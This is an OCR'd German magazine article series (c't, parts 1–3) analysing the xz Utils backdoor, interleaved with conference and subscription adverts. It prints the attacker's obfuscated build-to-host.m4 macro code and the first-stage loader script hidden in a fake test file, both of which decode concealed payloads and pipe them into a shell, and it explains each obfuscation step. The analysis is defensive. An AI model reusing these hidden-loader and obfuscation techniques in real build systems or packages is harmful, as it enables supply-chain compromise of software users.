
```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
[...]
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map |
                                                 $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
_LT_TAGDECL([], [gl_path_map], [2])dnl
_LT_TAGDECL([], [gl_[$1]_prefix], [2])dnl
_LT_TAGDECL([], [gl_am_configmake], [2])dnl
_LT_TAGDECL([], [[$1]_c_make], [2])dnl
_LT_TAGDECL([], [gl_[$1]_config], [2])dnl
[...]
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null]
                                    [, [gl_config_gt="eval \$gl_[$1]_config"])
[...]
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
if test -n "$gl_am_configmake"; then
  HAVE_PKG_CONFIGMAKE=1
else
  HAVE_PKG_CONFIGMAKE=0
fi
[...]
gl_path_map='tr "\t \-_" " \t_\-"'
```

Der wesentliche Code, den der Angreifer zum Makro build-to-host.m4 hinzufügte.

diese Variante von build-to-host.m4 genauer ansieht.

Um zu verstehen, was der Code tut, wenn er letztlich Teil des configure-Skripts geworden ist, achten Sie zunächst auf die Zeile, die mit `gl_am_configmake=` beginnt. Darin steht ein Aufruf von `grep`, der rekursiv nach einer Datei sucht, in der vier Doppelkreuze (#), fünf Buchstaben oder Zahlen und anschließend wieder vier Doppelkreuze stehen. Im ganzen Projekt trifft das nur auf die Datei tests/files/bad-3-corrupt_lzma2.xz zu, die die Zeichenketten `####Hello####` und `####World####` enthält. So kommt der Code an eine erste Testdatei mit Schadcode, ohne sie explizit zu benennen.

Der Versuch, bad-3-corrupt_lzma2.xz zu entpacken und den Schadcode einzusehen, scheitert je-



Eine korrupte komprimierte Datei, die „Hello“ und „World“ enthält. Aber sind die Binärdaten dazwischen wirklich nur Nonsens?

doch mit der Fehlermeldung „Compressed data is corrupt“. Wenig verwunderlich, die Datei ist ja auch ihrem Namen nach kaputt.

Zurück zum m4-Makro: Der Code speichert den Namen der Testdatei in der Variable `gl_am_configmake`. Werfen Sie nun einen Blick auf die erste Zeile des Listings. Dort wird der Wert dieser Variable ausgegeben und mit dem Datenstromeditor sed weiterverarbeitet: `sed "s/.*\.//g"`. Der reguläre Ausdruck ersetzt jedes Zeichen bis einschließlich des Punktes durch nichts. Vom Dateinamen bleibt so nur die Endung „xz“ übrig und landet in einer Variablen. Nun kann der Code `xz` aufrufen, ohne diese Zeichenfolge explizit zu benennen.

Weiter geht es in der nächsten Zeile. Wenn ein Dateiname in `gl_am_configmake` gespeichert wurde, ist die `if`-Bedingung wahr und die Ausführung setzt sich in der direkt folgenden Zeile fort. Sie definiert eine Variable, die eine Zeile Code enthält. Auf den ersten Blick scheint es um Carriage-Return- (`\r`) und Line-Feed-Zeichen (`\n`) zu gehen, also um Formate von Zeilenumbrüchen. Doch der Eindruck täuscht, dort steht `sed \"r\n\" …` und nicht `\r`. Sed soll also eine Datei lesen (`r`) und zwar die Datei \n. Die gibt es allerdings nicht und mangels weiterer Kommandos gibt sed einfach seinen Input aus, also den Inhalt der Testdatei, deren Name in `$gl_am_configmake` steht. Der erste Teil der Codezeile könnte also auch wie folgt lauten, was jedoch lesbarer und auffälliger wäre:

```
cat tests/files/bad-3-corrupt_lzma2.xz
```

Der Aufruf `eval $gl_path_map` verarbeitet den Dateiinhalt weiter. Die letzte Zeile des Listings zeigt, welchen Wert die Variable `$gl_path_map` hat: Sie enthält einen Aufruf des Werkzeugs `tr`, das Zeichen durch andere Zeichen ersetzt:

```
tr "\t \-_" " \t_\-"
```

Konkret ersetzt der Aufruf Tabulatorzeichen durch Leerzeichen, Leerzeichen durch Tabulatoren, Bindestriche durch Unterstriche und Unterstriche durch Bindestriche. Das wirkt wie irgendeine Art von Syntaxkorrektur, vertauscht aber in Wahrheit schlicht die Bytewerte 0x09 und 0x20 sowie die Werte 0x2D und 0x5F miteinander. Aus der korrupten Testdatei wird so eine funktionstüchtige, die man mit `xz -d` entpacken kann. Genau das tut auch der Code, nur referenziert er `xz` über die in der ersten Zeile definierten Variable.

Shellcode

Zur Ausführung kommt diese Befehlskette über das Makro `AC_CONFIG_COMMANDS`. Es sorgt für Code im configure-Skript, der die Zeile nicht nur per `eval` ausführt, sondern das Ergebnis, also den dekomprimierten Inhalt von bad-3-corrupt_lzma2.xz direkt in die Standard-Shell (`$SHELL`) des Systems leitet. Offenbar verbirgt sich in der angeblichen Testdatei ein Shellskript. Mit dieser nächsten Stufe der Hintertür geht es im folgenden Teil der Serie weiter. (syt) c't

S2N Storage Server Network

Die heise-Konferenz für Admins und IT-Verantwortliche

Call for Proposals läuft bis zum 29. April:
Wir freuen uns über Ihre Themeneinreichungen!



22. und 23. Oktober 2025, Regensburg

Platinsponsoren

INFINIDAT

THOMAS KRENN
IT's people business

Goldsponsoren

BACKUP EAGLE
an accompio company

DATACORE

FAST LTA

ITISO

SEP
The Data Protection Company

OBJECT FIRST

Silbersponsor

SerNet

s2n.heise.de



Bild: Thorsten Hübner

Eine Analyse der xz-Hintertür, Teil 2

Im zweiten Teil dieser Serie zur Hintertür in den xz Utils geht es um das initiale Shellskript. Dessen Analyse offenbart den nächsten Schritt des so aufwendig vorgehenden Angreifers und entlarvt eine weitere verseuchte Datei.

Von **Sylvester Tremmel**

Der erste Teil dieser Serie hat erklärt, warum ein Angreifer, der es letztlich auf OpenSSH abgesehen hat, die Komprimierungswerkzeuge xz Utils ins Visier nimmt. Im Code-Repository der xz Utils hatte der Angreifer die Datei bad-3-corrupt_lzma2.xz platziert. Dem Namen nach eine kaputte xz-komprimierte Datei für Testzwecke, die in Wahrheit aber Shellcode des Angreifers enthielt. Geschickt verschleierte Anweisungen in den Tarballs des Projekts manipulierten das Build-System und extrahierten diesen Code, wenn Maintainer ein xz-Paket für ihre Linux-Distribution bauten (oder wenn Nutzer die xz Utils manuell installierten). Während des Paketbaus wurde der Code dann von der Standard-Shell des verwendeten Build-Systems ausgeführt. Im Folgenden soll es darum gehen, was dieser Code genau tut.

Faule Ausreden

Doch zunächst gilt es noch auf ein wichtiges Detail hinzuweisen: Es gibt zwei Versionen der Datei bad-3-corrupt_lzma2.xz. Eine ursprüngliche, die der Angreifer am 23. Februar 2024 mit dieser Commit-Nach-

richt ins Repository stellte: „Tests: Add a few test files.“ Am 9. März aktualisierte er die Datei dann, um einige Verbesserungen – aus Angreifersicht – einzuführen und Probleme zu beheben. Dieser Artikel zeigt die zweite Version der Datei, weist aber auf Veränderungen gegenüber der ursprünglichen Version hin.

Für den Angreifer stellte es ein ziemliches Risiko dar, ein Update für eine angeblich ohnehin kaputte Datei einzupflegen. Warum sollte man so etwas tun? Die Nachricht im zweiten Commit präsentiert eine ziemlich gute Erklärung: „The original files were generated with random local to my machine. To better reproduce these files in the future, a constant seed was used to recreate these files.“ Der Angreifer impliziert also, dass der Inhalt der angeblich kaputten Datei aus einem Pseudozufallszahlengenerator (Pseudorandom number generator, PRNG) stammt. Wie im vorhergehenden Artikel erklärt, wäre es in der Tat wünschenswert, wenn solche Dateien deterministisch generiert würden, damit alle Welt ihren Inhalt reproduzieren kann. Einen PRNG mit einem festen Startwert (Seed) zu initialisieren, erlaubt so eine Reproduktion.

So gut die Geschichte klingt, sie war natürlich eine Ausrede: In Wahrheit enthält die Datei keine Zufallsdaten und ein fester PRNG-Seed hilft wenig, wenn man ihn nicht auch dokumentiert. Allzu oft kommt man mit solchen Vorwänden nicht durch, was auch der Angreifer wusste. Er nutzte daher das Update, um seiner Hintertür auch gleich einen Updatemechanismus zu verpassen, den allerdings erst der nächste Teil dieser Artikelserie zeigen wird.

Shellskript

```
####Hello####
#âU?·$?Ø?
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && ↵
        ↳(head -c +1024 >/dev/null) && head -c +2048 && ↵
        ↳(head -c +1024 >/dev/null) && head -c +2048 && ↵
     # --8<-- insgesamt 16 solche Zeilen --8<--
        ↳(head -c +1024 >/dev/null) && head -c +2048 && ↵
        ↳(head -c +1024 >/dev/null) && head -c +2048 && ↵

        ↳(head -c +1024 >/dev/null) && head -c +939)";↵
  ↳(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|↵
    ↳tail -c +31233|↵
    ↳tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|↵
  ↳xz -F raw --lzma1 -dc|/bin/sh
####World###
```

Das initiale Shellskript des Angreifers, in seiner zweiten Version.

Schadcodeinspektion

Doch was steht denn nun drin in der Datei? Das können Sie selbst herausfinden: Die Datei wurde zwar nach Entdeckung der Lücke aus dem xz-Projekt entfernt, aber bewusst nicht aus dem Versionskontrollsystem getilgt (ohne Weiteres geht von der Datei auch keine Gefahr aus). Unter ct.de/wtq7 finden Sie einen Link auf die Datei.

Wie im ersten Artikel erklärt, reicht es, in der Datei ein paar Bytes zu tauschen, um den Datenstrom zu korrigieren und anschließend zu dekomprimieren:

```
cat bad-3-corrupt_lzma2.xz | ↵
  ↳tr "\t \-_" " \t_\-" | xz -d | less
```

Das Resultat sehen Sie im Listing oben.

Los geht es mit `####Hello####`, eine Zeichenkette, die bekannt vorkommt (wie auch `####World####` am Ende). Wie im ersten Artikel erklärt, identifizierte das manipulierte Build-Skript die Datei als Quelle für den weiteren Schadcode, weil es diese Zeichenketten im *komprimierten* Datenstrom fand. Wie kommen die Zeichen dann auch in den *entpackten* Datenstrom?

Die Antwort: bad-3-corrupt_lzma2.xz enthält insgesamt drei Datenströme; das xz-Format unterstützt mehrere komprimierte Datenströme in einer Datei. Der erste und dritte Datenstrom sind kurz und enthalten nur diese beiden Zeichenketten. Sie bestehen jeweils aus nur einem unkomprimierten Segment („uncompressed chunk“), eben die erwähnten Zeichenketten, aber es handelt sich um korrekt formatierte LZMA2-Datenströme. Den Großteil der Datei macht der mittlere, vorgeblich kaputte Datenstrom aus. Offenbar nutzte der Angreifer diese Konstruktion als Existenzberechtigung für die Datei. In der README-Datei erklärte er ihren Zweck so: „The first and third are valid xz Streams. The middle Stream has [correct metadata] only the LZMA2 data is corrupt. This file should decompress if --single-stream is used.“

Mit der Datei soll man also den Umgang von xz mit einer Mischung aus intakten und kaputten Streams testen können. Nur war der mittlere Strom in Wahrheit eben nicht kaputt, sondern verschleiert, und transportierte Schadcode. Diesen Code stört der vorhergehende Output des ersten Datenstroms nicht: Er beginnt mit einem Doppelkreuz, weshalb der Shell-Interpreter ihn als Kommentar ignoriert.

Auch der Output des mittleren Datenstroms beginnt mit einem Doppelkreuz und zeigt sofort die nächste Seltsamkeit: Es folgen acht Bytes, die keine druckbaren Zeichen darstellen. Als Kommentar gilt die Zeile trotzdem, weshalb sie die Skriptausführung nicht stört, aber ihr Zweck bleibt unbekannt. Interessanterweise enthält die erste Version der Datei ebenfalls so einen Kommentar, aber mit anderen Bytewerten.

Nun geht es endlich mit dem ersten Shellcode los: Das Skript bricht ab, falls es nicht unter Linux läuft. Satte fünf Mal führt es diesen Test durch, der sich in der ersten Version der Datei nicht findet. Offenbar hatte der Angreifer ihn vergessen und dann – reichlich frustriert – mehrfach eingebaut, obwohl ein einzelner Test freilich denselben Effekt hätte. Vielleicht war es dieses Versehen, das ein Update der Datei überhaupt erst notwendig gemacht hat. Jedenfalls erschien es dem Angreifer wohl sehr wichtig, dass die Hintertür ausschließlich in Linux-Systeme eingebaut wird. Vermutlich sollte das die Gefahr einer Entdeckung reduzieren.

Weiter geht es mit einem Aufruf von `grep`, der in der vom Build-System generierten Datei config.status nach der Definition der Variable `srcdir` sucht. `eval` führt diese Definition anschließend aus, sodass `$srcdir` nun auch im laufenden Skript zur Verfügung steht.


Es folgt ein Test, der prüft, ob config.status nicht etwa zwei Ordner oberhalb des aktuellen Arbeitsverzeichnisses liegt. Falls ja, nutzt der Code die dortige Definition von `srcdir`, angepasst um einen Sprung zwei Ordner nach oben. Das ist ein interessantes Indiz: Dieser Code funktioniert von zwei verschiedenen Arbeitsverzeichnissen aus. Die Erklärung, warum und in welchem Unterunterverzeichnis der Code nochmal aufgerufen wird, kann allerdings erst ein späterer Teil dieser Artikelserie liefern.

Filtern und Dechiffrieren

Den Rest des Skripts hat der Angreifer in eine einzelne Zeile gequetscht. Im Listing ist er umbrochen und daher besser lesbar. Los geht es mit einer sehr langen Definition der Variable `i`. Insgesamt 17-mal werden von einem Datenstrom erst 1024 Byte verworfen und dann die nächsten 2048 Byte übernommen (die letzte Übernahme beträgt nur 939 Byte, länger ist der Datenstrom wohl nicht).

Um welchen Datenstrom es geht, zeigen die nächsten Befehle: Sie entpackten die Datei good-large_compressed.lzma (`xz -dc`) und leiten das Ergebnis durch den eben definierten Filter (`eval $i`). Offenbar hat der Angreifer auch in dieser Datei

Diese Daten sehen seltsam aus. Für den Inhalt einer Testdatei durchaus plausibel, aber sind die zufällig anmutenden Blöcke wirklich zufällig?



etwas versteckt. Die erwähnte README-Datei erklärt zu good-large_compressed.lzma, die Datei sei ein „Mix aus wiederholten Zeichen und zufälligen Daten“. Die Abbildung oben zeigt, dass die entpackte Datei tatsächlich Blöcke gleicher Bytes enthält (die der Code in `$i` ausfiltert), mit doppelt so großen Blöcken anderer Daten dazwischen. Dabei handelt es sich aber wohl nicht um zufällige Daten, sonst würde der Code diese Daten jetzt nicht genauso extrahieren.

Als Nächstes ignoriert der Code die ersten 31.232 Bytes der Daten. Im verbleibenden Rest spannt das Skript wieder `tr` ein, um Bytewerte miteinander zu vertauschen. Et voilà! – so entsteht aus den angeblich zufälligen Daten ein valider LZMA1-Datenstrom. Es ist ein bloßer Datenstrom, ohne Headerinforma-

BEYOND IOT

Die Konferenz für IIoT und Digitalisierung

23. und 24. September 2025 • Köln

Beyond IoT ist der Treffpunkt für alle, die **Anwendungen im Industrial Internet of Things entwickeln**. Die Konferenz gibt Einblicke in die neusten Entwicklungen und Best Practices: vom Prototyping über das Deployment on the **Edge** und der Verbindung zur **Cloud** bis zum **Over-the-Air**-Update und -Management der Geräte.

Jetzt **Frühbucher-tickets** sichern!

beyond-iot.de


Veranstalter

iX MAGAZIN FÜR PROFESSIONELLE IT

dpunkt.verlag

Phase 2 der xz-Hintertür

Bei der weiteren Analyse der Hintertür in den xz Utils zeigt sich, dass der Angreifer noch eine zweite Testdatei im Repository mit bösartigem Shellcode präpariert hat. Das erste Shellskript extrahiert beim Paketbau daraus ein zweites Shellskript, das ebenfalls umgehend ausgeführt wird.



tionen, sodass man ihm seine Natur kaum ansieht. Vermutlich hat der Angreifer aber dennoch befürchtet, die Daten könnten als LZMA-Strom erkannt werden, und ihn deshalb mit `tr` verschleiert.

Übrigens gibt es auch von good-large_compressed.lzma zwei unterschiedliche Versionen, weshalb sich auch die beiden Versionen des aktuell untersuchten Skripts leicht in den von `head` und `tail` genutzten Offsets unterschieden. Darüber hinaus benutzen die beiden Versionen auch unterschiedliche Bytewertvertauschungen zur Verschleierung, sodass die reparierenden `tr`-Aufrufe mit unterschiedlichen Parametern arbeiten. Wozu diese Abweichung dient, bleibt offen.

Noch mehr Shellcode

Jedenfalls entpackt der Code nun die Daten, deren Format er mangels Header-Informationen über Parameter spezifizieren muss:

```
xz -F raw --lzma1 -dc
```

Die entpackten Daten leitet das Skript direkt wieder in eine Shell. In good-large_compressed.lzma versteckt sich also ein zweites Shellskript. Diesmal ruft der Angreifer die Shell über /bin/sh auf und nicht per `$SHELL`. In der Praxis ist dieser Unterschied nicht relevant, aber der unterschiedliche Stil könnte darauf hindeuten, dass hinter Jia Tan, dem Pseudonym des Angreifers, mehr als eine Person steht. Vielleicht hat das auch zur Aufteilung der beschriebenen Hintertür in viele verschiedenen Stufen beigetragen, schließlich erleichtert eine solche Modularität auch die Arbeitsteilung.

Der folgende Teil der Serie betrachtet dieses zweite und deutlich umfangreichere Shellskript. Dabei – so viel sei verraten – kommt unter anderem heraus, was in den bislang ignorierten ersten 31.232 Bytes der aus good-large_compressed.lzma extrahierten Daten steckt. (syt) c't

Manipulierte Dateien:
ct.de/wtq7

Es gibt 10 Arten von Menschen.

iX-Leser und die anderen.



Jetzt Mini-Abo testen:
3 Hefte + Bluetooth-Tastatur
nur 19,35 €

www.iX.de/testen

www.iX.de/testen
0511 / 647 22 888
leserservice@heise.de

iX MAGAZIN FÜR PROFESSIONELLE IT



Bild: Thorsten Hübner

Eine Analyse der xz-Hintertür, Teil 3

Im dritten Teil dieser Serie zur Hintertür in den xz Utils geht es um das zentrale Shellskript des Angreifers: Wie es beim Paketbau Schadcode in die xz-Bibliothek liblzma einfügt und woher es den Schadcode überhaupt nimmt.

Von **Sylvester Tremmel**

Nun geht es endlich ans Eingemachte, der Schadcode im Build-Prozess baut Malware in das xz-Paket ein. Kleine Rekapitulation: Im ersten Teil dieser Serie haben wir nachvollzogen, wie der Angreifer das Build-System der „xz Utils“ (im Folgenden nur „xz“ genannt) unterwandert hat und warum er überhaupt xz aufs Korn genommen hat, obwohl er es letztlich auf OpenSSH abgesehen hatte. Teil zwei hat dann nachgezeichnet, wie das erste Shellskript des Angreifers in der Testdatei bad-3-corrupt_lzma2.xz versteckt war, wie es von dort extrahiert wurde und was es tut: Im Wesentlichen extrahiert es ein weiteres Shellskript aus einer weiteren angeblichen Testdatei (good-large_compressed.lzma) und führt es aus.

In diesem Teil der Serie geht es nun um dieses zweite Shellskript. Es fällt mit knapp 250 Zeilen zu umfangreich aus, um es abzudrucken. Sie finden

unter ct.de/wbua aber sowohl die originale Variante als auch eine, die wir zur besseren Lesbarkeit formatiert und kommentiert haben.

Der Angreifer hingegen hat versucht, die Lesbarkeit des Skripts so gering wie möglich zu halten. Das sieht man schon an den ersten Zeilen, die eine Reihe von Variablen definieren. Eigentlich ist das gute Praxis, aber die hier definierten Variablen tragen nichtssagende einzelne Buchstaben als Namen. Die ihnen zugewiesenen Werte sind ein Sammelsurium, das unter anderem aus Compiler-Flags (`-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections`), regulären Ausdrücken (`^pic_flag=\" -fPIC -DPIC\"$`) und Code-Fragmenten (`__get_cpuid()` besteht. Zwei Variablen verweisen auf die manipulierten Testdateien (`p="good-large_compressed.lzma"` und `U="bad-3-corrupt_lzma2.xz"`). Der Code wurde aus diesen Dateien extrahiert, aber offenbar wird er auch mit diesen Dateien arbeiten.

Nach der Variablendefinition geht es jedenfalls mit einem Test weiter:

```
[ ! $(uname)="Linux" ] && exit 0
```

Wenn das Paket nicht unter Linux gebaut wird, soll die Malware also abbrechen. Wie im vorhergehenden Artikel erwähnt, gibt es zwei unterschiedliche Varianten von good-large_compressed.lzma und damit auch vom hier untersuchten Shellskript. Dieser Test findet sich nur in der zweiten, aktualisierten Version. Er gleicht den Tests aus dem ersten Shellskript und wieder deutet er auf einen frustrierten oder gestressten Angreifer hin: Dort wurde ein und derselbe Test sinnloserweise fünfmal wiederholt, hier enthält er einen Syntaxfehler: Um das Gleichheitszeichen fehlen Leerzeichen, was den Test wirkungslos macht.

Apropos Syntaxfehler: Wer das Skript in einem Syntax-Checker wie Shellcheck öffnet, bekommt weit über hundert Probleme angezeigt, unter anderem diesen fehlerhaften Test. Sehr oft kreidet der Checker auch korrekte, aber veraltete Syntax an: Entweder hat der Angreifer sein Shell-Wissen vor Jahrzehnten erworben und seither nicht erneuert oder er wollte diesen Anschein erwecken – oder er befürchtete, dass xz-Pakete auch mit wahrlich steinalten Shells gebaut werden und wollte maximale Kompatibilität sicherstellen.

Teilweise meckert der Syntax-Checker allerdings auch, weil er die Intention des Angreifers nicht versteht. Das passiert gleich in der nächsten Zeile, dort steht `eval $zrKcVq` und Shellcheck merkt an, dass die Variable `zrKcVq` nirgendwo gesetzt wird. Das stimmt, die Hintertür nutzt sie offenbar auch an keiner anderen Stelle. Vermutlich handelt es sich bei dem `eval`-Aufruf um einen Debug- oder Erweiterungspunkt: Wenn der Angreifer an dieser Stelle Code ausführen will, beispielsweise, um den korrekten Ablauf seiner Hintertür zu testen, kann er den Code in einer so benannten Umgebungsvariable hinterlegen. Das Skript führt ihn dann an dieser Stelle aus. Zwölf solcher Aufrufe von `eval` mit undefinierten Variablen finden sich über das gesamte Skript verteilt.

Zwei in eins

Es folgt eine If-Abfrage, die den gesamten Rest des Skripts in zwei Blöcke aufspaltet:

```
if test -f config.status; then
  # Block 1
elif (test -f .libs/liblzma_la-↵
                    ↳crc64_fast.o) && ↵
   ↳ (test -f .libs/liblzma_la-↵
                   ↳crc32_fast.o); then
  # Block 2
fi
```

